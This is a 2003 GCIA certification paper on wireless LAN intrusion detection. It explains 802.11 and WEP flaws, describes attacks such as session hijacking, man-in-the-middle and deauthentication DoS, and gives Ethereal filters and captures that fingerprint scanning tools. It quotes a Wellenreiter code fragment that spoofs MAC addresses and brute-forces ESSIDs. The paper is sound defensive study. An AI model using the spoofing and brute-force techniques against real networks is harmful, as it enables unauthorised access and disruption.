Global Information Assurance Certification Paper

Intrusion Detection in Depth

GCIA Practical Assignment

Version 3.3

Tu C. Niem

January 23, 2003

Table of Contents

Practical Part 1 – Describe the State of Intrusion Detection

To begin a lasting, and hopefully fruitful, journey into Intrusion Analysis we will begin by discussing some work and research in the area of Intrusion Detection technology. In particular we will focus on the subject of Intrusion Detection in the wireless environment, WLAN. Wireless environments are subject to attacks just as wired environments. The distinguishing differences are: 1) the fact that there has been much more development and research in the area of Intrusion Detection in a wired environment since that environment has been in existence for a much longer period of time, and 2) a wireless environment could be more susceptible to attacks due to its opened and dynamic nature. In order to make this easier to digest for those who are not 802.1x experts, we will start off with a brief introduction to 802.11 and its extensions. A brief discussion of 802.1x security flaws, some possible attacks on wireless LANs, intrusion detection in wireless LANs, and possible mitigation techniques will follow. We will then wrap things up with some final thoughts.

Brief Introduction of IEEE 802.11

The IEEE ratified the 802.11 Wireless LAN standards in 1997 establishing a global standard for implementing and deploying Wireless LANs. The throughput for the 802.11 standard was well below the IEEE 802.3 Ethernet standard, 2 Mbps and 10 Mbps respectively. In order for the standard to become a viable solution, the IEEE ratified the 802.11b standard extension in late 1999. The new 802.11b standard raised the throughput to 11 Mbps, making this extension more comparable to the wired equivalent.

The 802.11 standard and its subsequent extension, 802.11b, operate in the unlicensed Industrial-Scientific-Medical (ISM) band of 2.4 GHz. As with any of the other 802 networking standards, the 802.11 specification affects the two lower layers of the OSI reference model, the Physical and Data Link layers.

The Physical Layer defines how data is transmitted over the physical medium. Two transmission methods are employed in the 802.11 standard to facilitate transmissions in the Physical Layer of the OSI reference model, radio frequency (RF) and Infrared. The RF transmission method is the most widely used method due to its functionality. Other devices operate on this band such as remote phones, microwave ovens, and baby monitors. To minimize the potential for RF interference, two RF algorithms employed: 1) frequency hopping spread-spectrum (FHSS), and 2) direct sequence spread-spectrum (DSSS).

FHSS uses a simple frequency hopping algorithm to transmit data over the 2.4 GHz band. The band is divided into 75 sub-channels at 1 MHz each. The sender and receiver negotiate a sequencing algorithm to hop between the 75 sub-channels. This sequencing algorithm determines the starting sub-channel, hopping sequence, and timing.

DSSS, on the other hand, utilizes the same channel for the duration of the transmission. The band is divided into 14 channels at 22 MHz each with 11 channels overlapping the adjacent ones and three non-overlapping channels. To compensate for noise and interference, DSSS uses a technique called "chipping", where each data bit is converted into redundant patterns called "chips".

The Data Link layer is made up of two sub-layers, the Media Access Control (MAC) layer and the Logical Link Control (LLC) layer. The Data Link layer determines how transmitted data is packaged, addressed and managed within the network. The LLC layer uses the identical 48-bit addressing found in other 802 LAN networks like Ethernet where the MAC layer uses a unique mechanism called carrier sense multiple access, collision avoidance (CSMA/CA). This mechanism is similar to the carrier sense multiple access collision detect (CSMA/CD) used in Ethernet, with a few major differences. Opposed to Ethernet, which sends out a signal until a collision is detected before a resend, CSMA/CA senses the airwaves for activity and sends out a signal when the airwaves are free. If the sender detects conflicting signals, it will wait for a random period before retrying. This technique is called "listening before talking" (LBT) and probably would be effective if applied to verbal communications also.




Figure 1. 802.11 and the OSI Reference Model [6].

To minimize the risk and potential of transmission collisions, the 802.11 committee decided a mechanism called Request-To-Send / Clear-To-Send (RTS/CTS) would be

necessary. An example of this would be in the case of data transmission between a wireless station and an Access Point (AP). The AP would send a RTS frame to the wireless station that requests a specific amount of time that the station has to deliver data to it. The wireless station would then send a CTS frame acknowledging that it will wait to send any communications until the AP completes sending data. All the other wireless stations will hear the transmission as well and wait before sending data, the LBT technique mentioned previously. Due to the fragile nature of wireless transmission compared to wired transfers, the acknowledgement model (ACK) is employed on both ends to ensure that data does not get lost in the airwaves.

802.11 Extensions

Several extensions to the 802.11 standard have been either ratified or are in progress by their respective task group committees within the IEEE. Below are three current task group activities that affect WLAN users most directly:

802.11a

The 802.11a ("another band") extension operates on a different physical layer specification than the 802.11. Recall that the 802.11 standard operates in 2.4 GHz ISM band. The 802.11a extension operates at 5 GHz and supports date rates up to 54Mbps. The actual throughput may be much less. The FCC has allocated 300Mz of RF spectrum for unlicensed operation in the 5 GHz range. Although 802.11a supports much higher data rates, the effective distance of transmission is much shorter than 802.11b and is not compatible with 802.11b equipment. In its current state it is usable only in the US. Several vendors have embraced the 802.11a standard and some have dual band support AP devices and network cards.

802.11b

The 802.11b ("baseline") extension is currently the de facto standard for Wireless LANs. As discussed earlier, the 802.11b extension raised the data rate bar from 2 Mbps to 11 Mbps. The original method employed by the 802.11 committee for chipping data transmissions was the 11-bit chipping encoding technique called the "Barker Sequence". Remember that the chipping technique was employed to minimize noise and interference. The increased data rate from 2 Mbps to 11 Mbps was achieved by utilizing an advanced encoding technique called Complementary Code Keying (CCK). The CCK uses Quadrature Phase Shift Keying (QPSK) for modulation to achieve the higher data rates.

802.11g

The 802.11g ("going beyond b") extension, like 802.11a is focused on raising the data transmission rate up to 54 Mbps. The difference is that the 802.11a extension operates in the 5 GHz band while the 802.11g operates in the 2.4 GHz band. The specification

was approved by the IEEE in 2001 and is expected to be ratified in the second half of 2002. It is an attractive alternative to the 802.11a extension due to its backward compatibility to 802.11b while raising the data transmission rate. It is also attractive since the 802.11b backwards compatibility preserves previous infrastructure investments.

802.1x Security Flaws


802.11 wireless LAN security or the lack there of remains a concern. 802.11 wireless LAN was designed with convenience in mind for the average user. The security for 802.11 is provided by the Wired Equivalent Privacy (WEP), if employed at all, at the MAC layer for authentication and encryption. The original goal of WEP was to provide the equivalent security of an "unencrypted" wired network. The difference remains that wired networks are somewhat protected by their physical medium and the physical buildings they are housed in while, on the wireless side, the same physical layer is open in the airwaves.

WEP is not enabled by default. The average user may not know what WEP is let alone how to implement it. WEP, if implemented correctly, provides authentication to the network and encryption of transmitted data across the network. WEP can be set either to an open network or utilize a shared key system. The shared key system and encryption algorithm used with WEP are the most widely discussed vulnerabilities of WEP.

WEP uses the RC4 algorithm known as a stream cipher for encrypting data. The RC4 algorithm has been theoretically proven to be flawed in design. A WEP key can be up to 128 bits, 104 actual. This may speak well for the security of WEP but the problem with the key is not the length, rather it lies within the actual design of WEP. For a more detailed discussion of the insecurities of WEP, refer to the paper "Unsafe at any key length" written by Jesse Walker. This paper provides insight to the specifics of the design vulnerabilities and explains the exploitation of WEP.

The following steps explain the process of how a wireless station associates to an AP using shared key authentication. [6]

1) The wireless station begins the process by sending an authentication frame to the AP it is trying to associate with.
2) The receiving AP sends a reply to the wireless station with its own authentication frame containing 128 octets of challenge text.
3) The wireless station then encrypts the challenge text with the shared key and sends the result back to the AP.



4) The AP then decrypts the encrypted challenge using the same shared key and compares it to the original challenge text. If the there is a match, an ACK is sent back to the wireless station, otherwise a notification is sent back rejecting the authentication.

It is important to note that this authentication process simply acknowledges that the wireless station knows the shared key and does not authenticate against resources behind the AP. Upon authenticating with the AP, the wireless station gains access to any resources the AP is connected to. For this reason, it is important that a WLAN be designed with extreme care. If WEP is the only and last layer of defense used in a Wireless LAN, intruders that have compromised WEP, have access to the corporate network. Most APs are deployed behind the corporate firewall and in most cases unknowingly are connected to critical down-line systems that were locked down before APs were invented. Of course there is always the chance that an employee may install an AP they just purchased from the local computer store so that they can kick back in their chair. Anything is possible and as security professionals, one must be prepared for the unexpected.

Some Possible Attacks on Wireless LANs

With the popularity of Wireless LANs growing, so is the popularity of hacking them. It is important to realize that new attacks are being developed based on old wired network methods. It is also important to realize that old wired methods of data protection may not necessary apply in the say way in this open medium. The availability of tools and sophisticated attack methods on WLANs are far exceeding those required to protect them. Strategies that worked on securing wired resources before deploying APs need to be reviewed to address new vulnerabilities.

Below are some known attacks that can be inflicted on wireless LANs. It is important to note the similarities of these attacks to their wired equivalent. Again the difference is in the medium:

Malicious Association

Malicious association occurs when an attacker coerces an unsuspecting wireless station to connect to an undesired 802.11 network or alters the configuration of the station to operate in an ah-hoc networking mode. One simple of method of accomplishing this attack is by using the freeware tool HostAP. HostAP allows an attacker to convert their wireless station into a functioning AP. The unsuspecting wireless station broadcasts a probe to associate with any nearby APs. The attacker's wireless station responds to the probe as long as it is within RF proximity. The two devices establish communications and now the attacker has access to the unsuspecting wireless station.

Session Hijacking

Session hijacking can be accomplished by monitoring a valid wireless station successfully complete authenticating to the network with a protocol analyzer such as Kismet, Mognet, or Ethereal. Then the attacker will send a spoofed disassociate message from the AP causing the wireless station to disconnect. When WEP is not used the attacker has use of the connection until the next time out. Session hijacking can occur due to vulnerabilities in 802.11 and 802.1x state machine. The wireless station and AP are not synchronized allowing the attacker to disassociate the wireless station while the AP is unaware that the original wireless station is not connected.

Man-in-the-middle

The man-in-the-middle attack is possible due to the one-way authentication used in 802.11. In this case, the attacker acts as an AP, using a tool such as HostAP, to the user and as a user to the AP. The attacker would inert themselves in the middle of the communication by first observing the airwaves with analyzers that understand 802.11 frames such as Kismet, Mognet, or Ethereal. Once the attacker has gathered the necessary information, the attacker could use HostAP and send disassociate frames to the wireless station to disconnect with the AP. The wireless station will send broadcast probes to associate and would associate with the attacker. The attacker then spoofs the wireless station's MAC and attempt to associate to the AP as the authorized wireless station. AirJack is another tool used for man-in-the-middle attacks against WLANs. This tool is covered in a later section. Even if a WLAN employs a list of trusted MAC's, this attack would still work due to the capability of spoofing the MAC. This is explained further in the section "MAC Address Spoofing."

Denial-of-Service

Denial-of-Service (DoS) attacks on a WLAN can take many forms. The ultimate goal is to prevent authorized users from gaining access to the network resources. One of the more simple forms of DoS is jamming the airwaves in a WLAN. This can be done with other devices that operate in the 2.4 GHz ISM band such as a cordless phone or a device fashioned to transmit on all frequencies. A more sophisticated DoS can be accomplished by an attacker flooding a nearby WLAN with disassociate frames causing all wireless stations within RF proximity to disconnect. An attacker could use a tool such as HostAP running on a laptop computer equipped with a wireless card to act as an AP. Another possibility is for an attacker to broadcast false routing information. There are quite a number of other DoS techniques available to attackers targeting a WLAN. This short digest was meant to introduce the concept.

MAC Address Spoofing

The phrase "MAC address spoofing" in this context relates to an attacker altering the manufacturer-assigned MAC address to any other value. This is conceptually different than traditional IP address spoofing where an attacker sends data from an arbitrary source address and does not expect to see a response to their actual source IP address. MAC address spoofing might be more accurately described as MAC address

"impersonating" or "masquerading" since the attacker is not crafting data with a different source than is their transmitting address. When an attacker changes their MAC address they continue to utilize the wireless card for its intended layer 2 transport purpose, transmitting and receiving from the same source MAC.

Nearly all 802.11 cards in use permit their MAC addresses to be altered, often with full support and drivers from the manufacturer. Using Linux open-source drivers, a user can change their MAC address with the ifconfig tool, or with a short C program calling the ioctl() function with the SIOCSIFHWADDR flag. Windows users are commonly permitted to change their MAC address by selecting the properties of their network card drivers in the network control panel applet.

An attacker may choose to alter their MAC address for several reasons, including obfuscating their presence on a network, to bypass access control lists, or to impersonate an already-authenticated user. This can also be used in other attacks such as man-in-the-middle attacks.

Intrusion Detection in Wireless LANs

The vast difference between the two networks makes it very difficult to apply intrusion detection techniques developed for a fixed wired network to an ad-hoc wireless network. The most important difference is perhaps that the latter does not have a fixed infrastructure, and today's network-based intrusion detection systems (NIDS), which rely on real-time traffic analysis, can no longer function well in the new environment. Compared with wired networks where traffic monitoring is usually done at switches, routers and gateways, an ad-hoc network does not have such traffic concentration points where the NIDS can collect audit data for the entire network. Therefore, at any one time, the only available audit trace will be limited to communication activities taking place within the radio range, and the intrusion detection algorithms must be made to work on this partial and localized information. The second big difference is in the communication pattern in a wireless ad-hoc network. Disconnected operations are very common in wireless network applications, and so is location-dependent computing or other techniques that are solely designed for wireless networks and seldom used in the wired environment. All these suggest that the anomaly models for wired networks cannot be used, as is, in this new environment.

Wireless LAN Discovery Tools

A wide array of WLAN discovery tools are available, most of them freeware. As with any tool, it can be used for good or evil depending on the intent of the individual wielding it. These tools are used for reconnaissance purposes in order to discover existing WLANs and what they have to offer. It is important at this stage to discuss some of these tools and how to identify traffic generated by them to get a better understanding what a security professional guarding a WLAN is up against. Hopefully the discussions of these tools will lead to possible signatures or methods of detecting them that can be employed in intrusion detection systems that are WLAN aware.

Detecting NetStumbler/MiniStumbler

NetStumbler is a very popular tool for Windows users. MiniStumbler is NetStumbler designed to run on Pocket PC. These tools are free for download at http://www.netstumbler.com and supports wireless cards with the hermes chipset, Lucent/Orinoco. NetStumbler supports GPS and can be used with in conjunction with StumbVerter to map discovered WLANs in Microsoft MapPoint 2002. NetStumbler utilizes active scanning through the use of probe requests sent to a broadcast address with a broadcast BSSID and an unspecified ESSID (length of 0). The probe requests are difficult to identify definitively as NetStumbler activity since NetStumbler utilizes the active scanning method described in the IEEE 802.11 specification without anomalous characteristics. It is possible, however, to more accurately identify NetStumbler traffic once an AP is discovered. NetStumbler will probe a discovered AP for its "nickname" information, often the same information stored in the SNMP MIB system.sysName.0 parameter. This LLC/SNAP frame contains unique characteristics that allow us to uniquely identify NetStumbler activity.

In a posting to the Kismet Wireless mailing list on March 28 2002, Mike Craik first identified a unique pattern that can be used to identify NetStumbler traffic. LLC-encapsulated frames generated by NetStumbler will use an organizationally unique identifier (OID) of 0x00601d and protocol identifier (PID) of 0x0001. NetStumbler also uses a data payload size of 58 bytes containing a unique string that can be used to identify the version of NetStumbler [7]:

NetStumbler Version	Payload String
3.2.0	Flurble gronk bloopit, bnip Frundletrune
3.2.3	All your 802.11b are belong to us
3.3.0	intentionally blank [1]

To identify NetStumbler traffic we can use the following Ethereal display filter to detect any of the data string patterns that match the OUI and PID criteria [7]:

(wlan.fc.type_subtype eq 32 and llc.oui eq 0x00601d and llc.pid eq 0x0001) and (data[4:4] eq 41:6c:6c:20 or data[4:4] eq 6c:46:72:75 or data[4:4] eq 20:20:20:20)

The following detect is taken from NetStumbler version 3.2.3 in a lab environment [7]:

IEEE 802.11
- **Type/Subtype: Data (32)**
- Frame Control: 0x0908
  - Version: 0
  - Type: Data frame (2)
  - Subtype: 0
  - Flags: 0x9
    - DS status: Frame is entering DS (To DS: 1 From DS: 0) (0x01)
    - .... .0.. = Fragments: No fragments
    - .... 1... = Retry: Frame is being retransmitted
    - ...0 .... = PWR MGT: STA will stay up

```
                ..0. .... = More Data: No data buffered
                .0.. .... = WEP flag: WEP is disabled
                0... .... = Order flag: Not strictly ordered
        Duration: 258
        BSS Id: 00:50:18:07:13:92 (ADVANCED_07:13:92)
        Source address: 00:02:2d:52:cb:27 (Agere_52:cb:27)
        Destination address: 00:50:18:07:13:92 (ADVANCED_07:13:92)
        Fragment number: 0
        Sequence number: 3057
Logical-Link Control
        DSAP: SNAP (0xaa)
        IG Bit: Individual
        SSAP: SNAP (0xaa)
        CR Bit: Command
        Control field: U, func = UI (0x03)
                000. 00.. = Unnumbered Information
                .... ..11 = Unnumbered frame
        Organization Code: Unknown (0x00601d)
        Protocol ID: 0x0001
Data (58 bytes)
0000  00 00 00 00 41 6c 6c 20 79 6f 75 72 20 38 30 32   ....All your 802
0010  2e 31 31 62 20 61 72 65 20 62 65 6c 6f 6e 67 20   .11b are belong
0020  74 6f 20 75 73 2e 20 20 20 20 20 20 fe ca ba ab   to us.      ....
0030  ad de 0f d0 4f 45 43 45 46 46                     ....OECEFF
```

Although the binary "ministumbler.exe" program contains the string "All your 802.11b are belong to us", this version of NetStumbler does not exhibit the same characteristics as its Win32 counterpart. MiniStumbler will not send a data probe to a discovered AP. This will make detecting and identifying MiniStumbler virtually impossible.

Recent trends in the NetStumbler online discussion forums indicate that NetStumbler users are well aware of the intrusion detection possibilities that exist with NetStumbler. Several posts have recommended using a binary file editor to change the previously listed strings in the netstumbler.exe program file to avoid detection. This possibility makes it more difficult for the intrusion detection system to identify NetStumbler traffic. It may still be worthwhile to implement these findings into a rule even if the IDS only detects those few who do not change the string in the NetStumbler binary.

Detecting DStumbler

DStumbler is an open-source curses-based application for use on BSD-based systems and is available for download at http://www.dachb0den.com/projects/dstumbler.html. DStumbler offers two methods of scanning for wireless networks: active probe/response scanning and passive, RFMON, scanning. Several additional features are also available including: support for additional card chipsets, additional reporting on discovered networks, and reports a partial detect for WEP key lengths. Additional reporting on discovered networks include such things as the number of active nodes, the beacon intervals, the default SSID's, and the supported data rates.

DStumbler does not actively probe discovered APs for additional information as its Windows counterpart NetStumbler does. DStumbler presents additional detail derived solely from the 802.11 frames that it captures. DStumbler supports the ability to passively detect networks using Prism II cards in RFMON mode. This, however, does not leave a noticeable fingerprint. Fortunately, when DStumbler operates in active scanning mode, it does have unique qualities that make it possible for us to detect its presence.

In a posting to the Kismet Wireless mailing list on March 28 2002, Mike Craik first identified a pattern for identifying DStumbler traffic using only WLAN sequence numbers in the pattern 0, 3, 6, 9, 11. This pattern is reproducible however it has been discovered that it is inconsistent when capturing DStumbler activity on different channels.

When DStumbler starts in active scan mode, it will generate multiple probe request frames with a frame control of 0x0040 using low-numbered, modulo 12 sequence number values. After receiving a probe response from an AP, DStumbler will attempt to authenticate and associate with the AP. The authentication frame uses a consistent sequence value of 11, HEX 0x0b, and the following association request uses a sequence value of 12, HEX 0x0c. This pattern will repeat until DStumbler does not receive probe response frames from AP.

Unfortunately, a simple per-packet pattern-matching algorithm will not be able to identify DStumbler activity reliably. Instead we need to identify a repetitive pattern of activity, in which some sort of correlation engine will afford much need automation. We can use the following Ethereal display filter to create a data extract which we can then manually inspect for the repeating authentication frames with a sequence of 11 and associate frames with a sequence of 12 [7]:

(wlan.seq eq 11 and wlan.fc.subtype eq 11) or (wlan.seq eq 12 and wlan.fc.subtype eq 00)

The following detect was generated using DStumbler 1.0 in a lab environment [7]:

```
IEEE 802.11
    Type/Subtype: Authentication (11)
    Frame Control: 0x00B0
        Version: 0
        Type: Management frame (0)
        Subtype: 11
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0       From DS: 0)
(0x00)
             .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 258
    Destination address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
    Source address: 00:02:2d:0a:01:de (00:02:2d:0a:01:de)
```

```
    BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
    Fragment number: 0
    Sequence number: 11
IEEE 802.11 wireless LAN management frame
    Fixed parameters (6 bytes)
        Authentication Algorithm: Open System (0)
        Authentication SEQ: 0x0001
        Status code: Successful (0x0000)
IEEE 802.11
    Type/Subtype: Association Request (0)
    Frame Control: 0x0000
        Version: 0
        Type: Management frame (0)
        Subtype: 0
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0     From DS: 0)
(0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 258
    Destination address: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
    Source address: 00:02:2d:0a:01:de (00:02:2d:0a:01:de)
    BSS Id: 00:e0:63:82:19:c6 (00:e0:63:82:19:c6)
    Fragment number: 0
    Sequence number: 12
IEEE 802.11 wireless LAN management frame
    Fixed parameters (4 bytes)
      Capability Information: 0x0011
          .... ...1 = ESS capabilities: Transmitter is an AP
          .... ..0. = IBSS status: Transmitter belongs to a BSS
          ...1 .... = Privacy: AP/STA can support WEP
          ..0. .... = Short Preamble: Short preamble not allowed
          .0.. .... = PBCC: PBCC modulation not allowed
         0. .. .... = Channel Agility: Channel agility not in use
          CFP participation capabilities: No point coordinator at AP (0x0000)
      Listen Interval: 0x0001
    Tagged parameters (9 bytes)
      Tag Number: 0 (SSID parameter set)
      Tag length: 1
      Tag interpretation:
      Tag Number: 1 (Supported Rates)
      Tag length: 4
      Tag interpretation: Supported rates: 1.0 2.0 5.5 11.0 [Mbit/sec]
```

Detecting Wellenreiter

Wellenreiter is a Perl/Gtk+ application for use on Linux systems and can be downloaded from http://www.remote-exploit.org. Wellenreiter supports wireless cards with the hermes and prsim2 chipsets as well as Cisco AiroNet cards. Wellenreiter only supports network discovery through passive RFMON packet capture. Wellenreiter supports

additional features using a second 802.11 network card including ESSID brute-forcing and automatic network association. It is through these features that we are able to identify Wellenreiter-generated traffic.

When an ESSID brute-force attack is initiated, Wellenreiter will use the Linux "iwconfig" program to temporarily set its ESSID to "this_is_used_for_wellenreiter". The MAC address will be set to a random value with a consistent leading "00" to avoid generating MAC addresses that might be confused as multicast traffic. The following code fragment is taken from Wellenreiter version 1.6 [7]:

```
system("$fromconf{iwpath} $fromconf{interface} essid
   'this_is_used_for_wellenreiter'");
system("$fromconf{ifconfig} $fromconf{interface} down");
my $brutessid = shift (@g_wordlist);
my $mactouse = build_a_fakemac;
system("$fromconf{ifpath} $fromconf{interface} hw ether $mactouse");
print STDOUT "\nI test now the essid: $brutessid";
system("$fromconf{iwpath} $fromconf{interface} essid $brutessid");
system("$fromconf{ifpath} $fromconf{interface} up");
return ($true);
```

This code will generate probe request frames using the fixed ESSID between attempts to guess the ESSID of a selected AP. We can identify this traffic with the following Ethereal display filter [7]:

```
wlan.fc eq 0x0040 and wlan_mgt.tag.number eq 0 and wlan_mgt.tag.length eq 29 and
wlan_mgt.tag.interpretation eq "this_is_used_for_wellenreiter"
```

This filter will display 802.11 probe request frames with a Frame Control of 0x0040, wireless LAN management frame Tag Number of 0, wireless LAN management frame Tag Length of 29, and wireless LAN management frame Tag Interpretation of “this_is_used_for_wellenwreiter.” Please refer to the sample 802.11 frame below.

The following detect was generated using Wellenreiter v1.6 in a lab environment [7]:

```
IEEE 802.11
    Type/Subtype: Probe Request (4)
    Frame Control: 0x0040
        Version: 0
        Type: Management frame (0)
        Subtype: 4
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0     From DS: 0)
(0x00)
            .... .0.. = Fragments: No fragments
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
```

```
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:40:96:47:e2:7d (00:40:96:47:e2:7d)
    BSS Id: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Fragment number: 0
    Sequence number: 3849
IEEE 802.11 wireless LAN management frame
    Tagged parameters (37 bytes)
       Tag Number: 0 (SSID parameter set)
       Tag length: 29
       Tag interpretation: this_is_used_for_wellenreiter
       Tag Number: 1 (Supported Rates)
       Tag length: 4
       Tag interpretation: Supported rates: 1.0 2.0 5.5 11.0 [Mbit/sec]
0000   40 00 00 00 ff ff ff ff ff 00 40 96 47 e2 7d      @.........@.G.}
0010   ff ff ff ff ff ff 90 f0 00 1d 74 68 69 73 5f 69   ..........this_i
0020   73 5f 75 73 65 64 5f 66 6f 72 5f 77 65 6c 6c 65   s_used_for_welle
0030   6e 72 65 69 74 65 72 01 04 02 04 0b 16 ff ff ff   nreiter.........
0040   ff                                                .
```

Wellenreiter also uses randomized MAC addresses, in an effort to increase the level of anonymity for the attacker. Using a random MAC address does give the intrusion analyst an opportunity to detect "anomalous" MAC addresses, that is those addresses that utilize organizationally unique identifiers for the first three octets of the MAC address that are unallocated by IEEE standards body, or MAC addresses that are allocated, but not used for 802.11 network cards. In order to support this effort, the intrusion analyst needs a database of MAC OUI prefixes that are expected to be received on the wireless interface of an AP. Supporting this effort, Colin Grady has established a database at http://www.unbolted.net/ where users can submit their MAC address prefixes, manufacturer name and card type.

It should be note that we are only able to detect Wellenreiter when an attacker implements the additional features of AP association and brute-forcing but not when Wellenreiter performs its scan since the scanning technique is passive RFMON.

Detecting Windows XP

Windows XP includes built-in support for 802.11 wireless networking. Wireless network cards supported are hermes chipsets, prism chipsets, and Cisco. One of the wireless service extensions in Windows XP is a network scanning service that a user can run to obtain a list of available SSID's. Access to this service is available through the wireless control panel applet.

This is not a third party tool as the previous three we have covered so far but it is a tool freely available with the operating system that can be used for WLAN discover by an attacker. For this reason, this feature of the Windows XP operating system is covered. Windows XP utilizes the active scanning method to discover available access points through the use of probe request frames with a broadcast SSID and a second unique SSID value. This second SSID value allows for identification of Windows XP network scanning.

Windows XP will set a tagged parameter in the probe request frames as a portion of the management frame using a length of 32 bytes. The tagged parameter is part of the "SSID Parameter Set" type, using a string of non-printable characters. This data string is presented in hexadecimal below [7]:

```
0x14 0x09 0x03 0x11 0x04 0x11 0x09 0x0e 0x0d 0x0a 0x0e 0x19 0x02 0x17 0x19 0x02 0x14 0x1f 0x07 0x04 0x05
0x13 0x12 0x16 0x16 0x0a 0x01 0x0a 0x0e 0x1f 0x1c 0x12
```

It is possible that the string above may be a result of a bug in the wireless networking drivers supplied with the Windows XP operating system. Since 32 bytes is the maximum size of the SSID field and this string is quite random, this supports the latter theory. It is possible that Microsoft may fix this bug, if this is a bug, and we may lose the ability to identify this type of scanning with accurately.

We can use the following Ethereal display filter to identify Windows XP workstations scanning for wireless networks [7]:

```
wlan.fc eq 0x0040 and wlan_mgt.tag.number eq 0 and wlan_mgt.tag.length eq 32 and
wlan_mgt.tag.interpretation[0:4] eq 0c:15:0f:03
```

This filter will display 802.11 probe request frames with a Frame Control of 0x0040, wireless LAN management frame Tag Number of 0, wireless LAN management frame Tag Length of 32, and wireless LAN management frame Tag Interpretation starting at offset 0 and 4 bytes long of “0x0c 0x15 0x0f 0x03.” Please refer to the sample 802.11 frame below.

The following detect was generated using Windows XP with Service Pack 1 in a lab environment [7]:

```
IEEE 802.11
    Type/Subtype: Probe Request (4)
    Frame Control: 0x0040
        Version: 0
        Type: Management frame (0)
        Subtype: 4
            Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0       From DS: 0)
(0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:60:1d:f0:91:68 (00:60:1d:f0:91:68)
    BSS Id: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Fragment number: 0
    Sequence number: 20
```

IEEE 802.11 wireless LAN management frame
Tagged parameters (40 bytes)
Tag Number: 0 (SSID parameter set)
Tag length: 32
Tag interpretation:
\024\t\003\021\004\021\t\016\r\n\016\031\002\027\031\002\024\037\a\004\005\023\022\026\026\n\001\n\016\037\034\022
Tag Number: 1 (Supported Rates)
Tag length: 4
Tag interpretation: Supported rates: 1.0 2.0 5.5 11.0 [Mbit/sec]

Other Wireless LAN Tools

The tools discussed here are used can be used to mount varying attacks on wireless LANs. FakeAP, one of the tools discussed, for example can be used for denial-of-service attacks by generating traffic that seems to be coming from multiple APs. This can have the affect of confusing a wireless station in the proximity into attempting to associate with one of these fake APs. AirJack is a suite of tools for mounting man-in-the-middle attacks against wireless LANs. AirJack can also be used to mount denial-of-service attacks. As with any tool, it either can be used for good or bad intentions. These tools are discussed here, while there are certainly a lot more tools available, for better coverage in our quest to better understand the challenges of intrusion detection in a wireless environment.

Detecting FakeAP

